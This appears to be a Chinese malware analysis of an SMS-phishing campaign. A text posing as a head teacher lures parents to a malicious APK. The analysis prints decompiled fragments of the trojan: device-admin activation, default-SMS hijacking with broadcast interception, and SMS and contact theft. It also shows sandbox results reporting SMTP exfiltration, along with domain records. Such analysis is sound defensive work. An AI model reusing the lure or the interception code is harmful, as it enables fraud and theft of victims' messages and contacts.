

“ ”



Text Message
Today 18:53

家长，请查看您孩子的综合评分
👉 (班主任)



“ ”

.cc/学生综合评分.apk

```
<intent-filter>  
  <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>  
</intent-filter>
```

```

public class MyAdmin
    extends DeviceAdminReceiver
{
    public void onDisabled(Context paramContext, Intent paramIntent)
    {
        super.onDisabled(paramContext, paramIntent);
        new Intent("已取消激活");
        new Intent("已取消激活");
    }

    public void onEnabled(Context paramContext, Intent paramIntent)
    {
        super.onEnabled(paramContext, paramIntent);
    }

    public void onReceive(Context paramContext, Intent paramIntent)
    {
        super.onReceive(paramContext, paramIntent);
        Log.d("onreceiver", "onreceiver");
    }
}

```



```

localg = new BeckhamUtil();
localg.<init>();
if (((BeckhamUtil.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
{
    localObject2 = new java/lang/StringBuilder;
    ((StringBuilder)localObject2).<init>("电话: ");
    localObject1 = (String)localObject1 + "历史短信";
    str = PhoService.a(this.a, PhoService.a(this.a));
    localObject2 = localObject1;
    if (str.length() <= "电话 日期 类型 内容 ".length())
    {

```

```

        }
    }
    return;
    Log.e("", "已经设置成为默认短信应用");
    this.b = new Intent(this, MainService4 4.class);
    this.b.setAction("android.provider.Telephony.SMS_DELIVER");
    startService(this.b);
    a();
    b();
    finish();
    break;
    label1233:
    c.h = 0;
    beckham.owen.util.a.a = 0;
    paramInt = MyApplication.b().getSharedPreferences("config", 0).edit();
    paramInt.putInt("isAdminActive", 0);
    paramInt.commit();

    localObject4 = new BeckhamOwenUtil.g();
    ((BeckhamOwenUtil.g)localObject4).<init>();
    if (((BeckhamOwenUtil.c.a((String)localObject1)) || (((String)localObject1).length() == 14))
    {
        localObject3 = new java.lang.StringBuilder();
        ((StringBuilder)localObject3).<init>("电话: ");
        ((BeckhamOwenUtil.b.c)localObject2).g(((String)localObject1 + " 对方已经取消默认短信应用!");
        ((BeckhamOwenUtil.a.c)localObject2).h("Android4.4以上版本 对方已经取消默认短信应用设置 已经无法拦截短信!!");
        if (BeckhamOwenUtil.a.f == "") {
            continue;
        }
        if (!BeckhamOwenUtil.a.a(BeckhamOwenUtil.a.f)) {

        public j(ContentResolver paramContentResolver, Handler paramHandler)
        {
            super(paramHandler);
            this.g = paramContentResolver;
            this.d = paramHandler;
        }

        public void onChange(boolean paramBoolean)
        {
            Log.e("", "执行内部类实例MyObserver 中的函数onChange");
            super.onChange(paramBoolean);
            Cursor localCursor = this.g.query(b.a, f, this.b, null, null);
            if (localCursor != null)
            {
                if (c.c() != 0) {
                    break label163;
                }
                if (c.d == 0) {
                    new k(this).start();
                }
            }
            return;
            label163:
            if (c.k <= 18) {
                label171:
                if (localCursor.moveToNext()) {
                    break label191;
                }

                if (c.c == 1) {
                    new l(this).start();
                }
                if (MyApplication.e == 1) {
                    abortBroadcast();
                }
            }
        }
    }

```

```

        return;
        label199:
        arrayOfSmsMessage[i] = SmsMessage.createFromPdu
        i++;
        break;
    }
    SmsMessage localSmsMessage = arrayOfSmsMessage[i];
    ((byte[])paramIntent[i]);
    ;

```


动态检测

操作系统：Android 4.4

软件版本：android

开始时间：2017-07-09 16:34:32

结束时间：2017-07-09 16:37:54

●非法权限 [2]

▶尝试发送短信危险等级★★★★★

▶检测到激活设备管理器请求危险等级★★★★★

●隐私窃取 [3]

▼尝试建立SMTP连接可能在建立邮件通道危险等级★★★★★

From: .@189.cn To: .@189.cn username: .@189.cn password: .

▶尝试查询用户信息危险等级★★★★★

▶尝试读取设备敏感信息危险等级★★★★★



●威胁行为 [4]

▶尝试遍历读取短信危险等级★★★★★

▶尝试遍历读取通讯录危险等级★★★★★

▶应用程序访问敏感权限危险等级★

09:27	
来自:+865736	★ 电话 :
09:27	★ 电话 :
来自:+1719876	★ 电话 :
09:27	★ 电话 :
来自:+8944094	★ 电话 :
09:27	★ 电话 :
来自:+0454620	★ 电话 :
09:26	★ 电话 :
来自:95533	★ IMSI :
09:26	★ IMSI :
来自:10...	★ 电话 :
09:25	★ 电话 :
来自:106...	★ IM...
09:23	★ IM...
通讯录联...	★ IM...
09:22	★ IM...
文本: 23 手机号: IMSI...	★ IM...





序号	域名	注册者	邮箱	注册商	DNS	注册时间	过期时间	更新
1	.cc	f	dns@y...zx.com	HICHINA ZHICHENG TECHNOLOGY LTD	flg1ns1...pod.net flg1ns...pod.net	2017-07-07	2018-07-07	
2	.cc	s	dns@...zxc.com	HICHINA ZHICHENG TECHNOLOGY LTD	flg1ns1...pod.net flg1ns2...pod.net	2017-07-06	2018-07-06	
3	.cc	s	dns@...zxc.com	HICHINA ZHICHENG TECHNOLOGY LTD	flg1ns1...pod.net flg1ns...pod.net	2017-07-06	2018-07-06	

22:54:08	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
22:38:35	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:35:04	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:27:31	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
21:16:57	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:39:24	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:29:48	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:27:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
20:15:22	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
19:40:38	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)
19:26:05	正常	天翼用户中心	223.104.*.*	广西南宁	PC(Windows 7)